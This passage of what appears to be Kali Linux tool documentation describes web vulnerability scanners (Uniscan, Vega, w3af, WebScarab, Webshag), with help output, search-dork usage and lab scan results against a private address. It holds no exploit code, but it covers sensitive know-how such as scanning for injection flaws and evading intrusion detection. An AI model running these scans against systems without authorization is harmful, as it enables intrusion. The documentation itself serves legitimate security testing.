                                (KHTML, like Gecko) Version/4.0.4 Mobile/7B314 Safari/531.21.10


    [!] Last-Modified: Fri, 16 May 2014 20:25:38 GMT


 [>] User-Agent String : Mozilla/5.0 (Linux; U; Android 2.1-update1; en-at; HTC Hero
Build/ERE27)
                                     AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Mobile
Safari/530.17


    [!] Last-Modified: Fri, 16 May 2014 20:25:38 GMT


 [>] User-Agent String : jBrowser-WAP


    [!] Last-Modified: Fri, 16 May 2014 20:25:38 GMT


 [>] User-Agent String : Nokia7650/1.0 Symbian-QP/6.1 Nokia/2.1


    [!] Last-Modified: Fri, 16 May 2014 20:25:38 GMT


 [>] That's all folks... Fo' Shizzle!
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, WEBAPPS

Uniscan

UNISCAN PACKAGE DESCRIPTION

Uniscan is a simple Remote File Include, Local File Include and Remote Command Execution vulnerability scanner.

Source: http://sourceforge.net/projects/uniscan/

Uniscan Homepage | Kali Uniscan Repo

- Author: Douglas Poerschke Rocha
- License: GPLv3

TOOLS INCLUDED IN THE UNISCAN PACKAGE

uniscan–LFI,RFI,andRCEvulnerabilityscanner

```
root@kali:~# uniscan -h
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.2



OPTIONS:
    -h  help
    -u  <url> example: https://www.example.com/
    -f  <file> list of url's
    -b  Uniscan go to background
    -q  Enable Directory checks
    -w  Enable File checks
    -e  Enable robots.txt and sitemap.xml check
    -d  Enable Dynamic checks
    -s  Enable Static checks
    -r  Enable Stress checks
    -i  <dork> Bing search
    -o  <dork> Google search
    -g  Web fingerprint
    -j  Server fingerprint

usage:
[1] perl ./uniscan.pl -u http://www.example.com/ -qweds
[2] perl ./uniscan.pl -f sites.txt -bqweds
[3] perl ./uniscan.pl -i uniscan
[4] perl ./uniscan.pl -i "ip:xxx.xxx.xxx.xxx"
[5] perl ./uniscan.pl -o "inurl:test"
[6] perl ./uniscan.pl -u https://www.example.com/ -r
```

uniscan-gui–LFI,RFI,andRCEvulnerabilityscanner(GUI)

A simple Remote File Include, Local File Include and Remote Command Execution vulnerability scanner.

UNISCAN USAGE EXAMPLE


Scan the given URL *(–u http://192.168.1.202/)* for vulnerabilities, enabling directory and dynamic checks *(–qd)*:

```
root@kali:~# uniscan -u http://192.168.1.202/ -qd
####################################
```

```
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.2


Scan date: 16-5-2014 16:29:48
=====================================================================================
==============
| Domain: http://192.168.1.202/
| Server: Apache/2.2.22 (Debian)
| IP: 192.168.1.202
=====================================================================================
==============
|
| Directory check:
| [+] CODE: 200 URL: http://192.168.1.202/joomla/
| [+] CODE: 200 URL: http://192.168.1.202/wordpress/
=====================================================================================
==============
|
| Crawler Started:
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| [+] Crawling finished, 27 URL's found!
```

UNISCAN-GUI USAGE EXAMPLE

```
root@kali:~# uniscan-gui
```



URL: http://192.168.1.202

Uniscan Options: ☐ Check Directory ☐ Check Files ☐ Check /robots.txt ☒ Dynamic tests
☒ Static tests ☒ Stress tests ☐ Web Fingerprint ☐ Server Fingerprint

```
|
| Blind SQL Injection:
|
|
| Local File Include:
|
|
| PHP CGI Argument Injection:
|
|
| Remote Command Execution:
|
|
| Remote File Include:
|
|
| SQL Injection:
|
|
| Cross-Site Scripting (XSS):
|
|
| Web Shell Finder:
=================================================================================================
| Static tests:
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.1 Loaded.
|
|
| Local File Include:
|
|
| Remote Command Execution:
|
|
| Remote File Include:
=================================================================================================
| Stress tests:
| Plugin name: Mini Stress Test v.1.1 Loaded.
```

CATEGORIES: WEB APPLICATIONS *TAGS:* GUI, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

Vega

VEGA PACKAGE DESCRIPTION

Vega is a free and open source scanner and testing platform to test the security of web applications. Vega can help you find and validate SQL Injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java, GUI based, and runs on Linux, OS X, and Windows.

Vega includes an automated scanner for quick tests and an intercepting proxy for tactical inspection. The Vega scanner finds XSS (cross-site scripting), SQL injection, and other vulnerabilities. Vega can be extended using a powerful API in the language of the web: Javascript.

- Automated Crawler and Vulnerability Scanner
- Consistent UI
- Website Crawler

- Intercepting Proxy
- SSL MITM
- Content Analysis
- Extensibility through a Powerful Javascript Module API
- Customizable alerts
- Database and Shared Data Model

Source: http://www.subgraph.com/products.html

Vega Homepage | Kali Vega Repo

- Author: Subgraph
- License: Eclipse Public License 1.0


TOOLS INCLUDED IN THE VEGA PACKAGE

vega–Platformtotestthesecurityofwebapplications

The Open Source Web Application Security Platform.

VEGA USAGE EXAMPLE(S)

```
root@kali:~# vega
```


Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
192.168.1.202
Scan Info
VEGA
Scan Alerts
05/16/2014 16:40:15 [Com
Identities
Proxy is not running
86M of 248M

Scan Alert Summary

High	(None found)
Medium	(None found)
Low	(None found)
Info	(1 found)
Character Set Not Specified	1

CATEGORIES: WEB APPLICATIONS *TAGS:* ENUMERATION, GUI, HTTP, HTTPS, INFOGATHERING, VULNANALYSIS, WEBAPPS

w3af

W3AF PACKAGE DESCRIPTION

w3af is a Web Application Attack and Audit Framework which aims to identify and exploit all web application vulnerabilities. This package provides a graphical user interface (GUI) for the framework. If you want a command-line application only, install w3af-console. The framework has been called the “metasploit for the web”, but it’s actually much more than that, because it also discovers the web application vulnerabilities using black-box scanning techniques!. The w3af core and it’s plugins are fully written in Python. The project has more than 130 plugins, which identify and exploit SQL injection, cross site scripting (XSS), remote file inclusion and more.

w3af Homepage | Kali w3af Repo

- Author: Andres Riancho
- License: GPLv2


TOOLS INCLUDED IN THE W3AF PACKAGE

w3af–WebApplicationAttackandAuditFramework

The Web Application Attack and Audit Framework.

W3AF USAGE EXAMPLE

```
root@kali:~# w3af
```


w3af - 192.168.1.202
Profiles
Edit
View
Tools
Configuration
Help
Scan config
Log
Results
Exploit
Profiles
empty_profile
OWASP_TOP10
audit_high_risk
bruteforce
fast_scan
full_audit
full_audit_spider_man
sitemap
web_infrastructure
Clear
Active
Plugin
audit
auth
bruteforce
crawl
evasion
grep
infrastructure
mangle
Active
Plugin
output
7
1
0

Target: http://192.168.1.202/wordpress/

Perform a fast scan of the target site, using only a few discovery plugins and the fastest audit plugins.

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, EXPLOITATION, GUI, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

WebScarab

WEBSCARAB PACKAGE DESCRIPTION

WebScarab is designed to be a tool for anyone who needs to expose the workings of an HTTP(S) based application, whether to allow the developer to debug otherwise difficult problems, or to allow a security specialist to identify vulnerabilities in the way that the application has been designed or implemented.

WebScarab Homepage | Kali WebScarab Repo

- Author: Rogan Dawes
- License: GPLv2


TOOLS INCLUDED IN THE WEBSCARAB PACKAGE

webscarab–Webapplicationreviewtool

WebScarab is a Web Application Review tool.

WEBSCARAB USAGE EXAMPLE

```
root@kali:~# webscarab
```


WebScarab
File View Tools Help
Scripted
Fragments
Fuzzer
Compare
Search
SAML
OpenID
WS-Federation
Identity
Summary
Messages
Proxy
Manual Request
Spider
Extensions
XSS/CRLF
SessionID Analysis
☐ Tree Selection filters conversation list
Url
Methods
Status
Possible I...
Injection
Set-Cookie
Forms
Hidden fie...
Comments
DomXss
Sc
ID
Date
Method
Host
Path
Parameters
Status
Origin
Tag
Size
Poss

Used 46.81 of 643.81MB

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, WEBAPPS

Webshag

WEBSHAG PACKAGE DESCRIPTION

Webshag is a multi-threaded, multi-platform web server audit tool. Written in Python, it gathers commonly useful functionalities for web server auditing like website crawling, URL scanning or file fuzzing.
Webshag can be used to scan a web server in HTTP or HTTPS, through a proxy and using HTTP authentication (Basic and Digest). In addition to that it proposes innovative IDS evasion functionalities aimed at making correlation between request more complicated (e.g. use a different random per request HTTP proxy server).

Source: http://www.scrt.ch/en/attack/downloads/webshag

Webshag Homepage | Kali Webshag Repo

- Author: ~SaD~, SCRT – Information Security
- License: GPLv3

TOOLS INCLUDED IN THE WEBSHAG PACKAGE

webshag-cli–Multi-threadedwebserverauditool(CLI)

```
root@kali:~# webshag-cli -h
Usage: webshag-cli [-U | [options] target(s)]

Options:
  --version        show program's version number and exit
  -h, --help       show this help message and exit
  -U               Update the URL scanner databases and exit
  -m MODULE        Use MODULE [pscan|info|spider|uscan|fuzz]. (default: uscan)
  -p PORT          Set target port to PORT. For modules uscan and fuzz PORT can
                   be a list of ports [port1,port2,...]. (default: 80)
  -r ROOT          Set root directory to ROOT. For modules uscan and fuzz ROOT
                   can be a list of directories [/root1/,/root2/,...].
                   (default: /)
  -k SKIP          *uscan only* Set a false positive detection string
  -s SERVER        *uscan only* Bypass server detection and force server as
                   SERVER
  -i SPIDER_INIT   *spider) only* Set spider initial crawling page (default: /)
  -n FUZZ_MODE     *fuzz only* Choose the fuzzing mode [list|gen]. (default:
                   list)
  -e FUZZ_CFG      *fuzz / list only* Set the fuzzing parameters for list mode.
                   11 = fuzz directories and files; 01 = fuzz files only; 10 =
                   fuzz directories only; 00 = fuzz nothing. (default: 11)
  -g FUZZ_GEN     *fuzz / gen only* Set the filename generator expression.
                  Refer to documentation for syntax reference. (default: )
  -x              Export a report summarizing results.
  -o OUTPUT       Set the format of the exported report. [xml|html|txt].
                  (default: html)
  -f OUTPUT_FILE  Write report to FILE. (default: webshag_report.html)
```

webshag-gui–Multi-threadedwebserveraudittool(GUI)

A multi-threaded, multi-platform web server audit tool. The GUI-version.

